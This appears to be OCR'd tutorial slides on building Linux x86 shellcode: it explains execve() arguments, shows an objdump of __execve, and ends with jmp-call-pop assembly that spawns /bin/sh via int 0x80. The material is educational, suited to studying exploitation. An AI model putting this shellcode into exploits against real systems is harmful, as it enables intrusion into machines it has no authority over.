
execve() executes the program pointed to by *filename*. *filename* must be either a binary executable, or a script

execve() Arguments

1. Pointer to a string containing the name of the program to execute
   - "/bin/sh"
2. Pointer to argument array
   - happy
3. Pointer to environment array
   - NULL

Objdump of __execve

- Puts four parameters into edx, ecx, ebx, and eax
- INT 80



```
  GNU nano 2.2.6                          File: foo

0805c3e0 <__execve>:
 805c3e0:       53                                  push   %ebx
 805c3e1:       8b 54 24 10                         mov    0x10(%esp),%edx
 805c3e5:       8b 4c 24 0c                         mov    0xc(%esp),%ecx
 805c3e9:       8b 5c 24 08                         mov    0x8(%esp),%ebx
 805c3ed:       b8 0b 00 00 00                      mov    $0xb,%eax
 805c3f2:       cd 80                               int    $0x80
```

The final assembly code that will be translated into shellcode looks like this:

```
 Section    .text

    global _start

_start:

    jmp short       GotoCall

shellcode:

     pop                esi
     xor                eax, eax
     mov byte           [esi + 7], al
     lea                ebx, [esi]
     mov long           [esi + 8], ebx
     mov long           [esi + 12], eax
     mov byte           al, 0x0b
     mov                ebx, esi
     lea                ecx, [esi + 8]
     lea                edx, [esi + 12]
     int                0x80

GotoCall:

     Call                shellcode
     db                 '/bin/shJAAAAKKKK'
```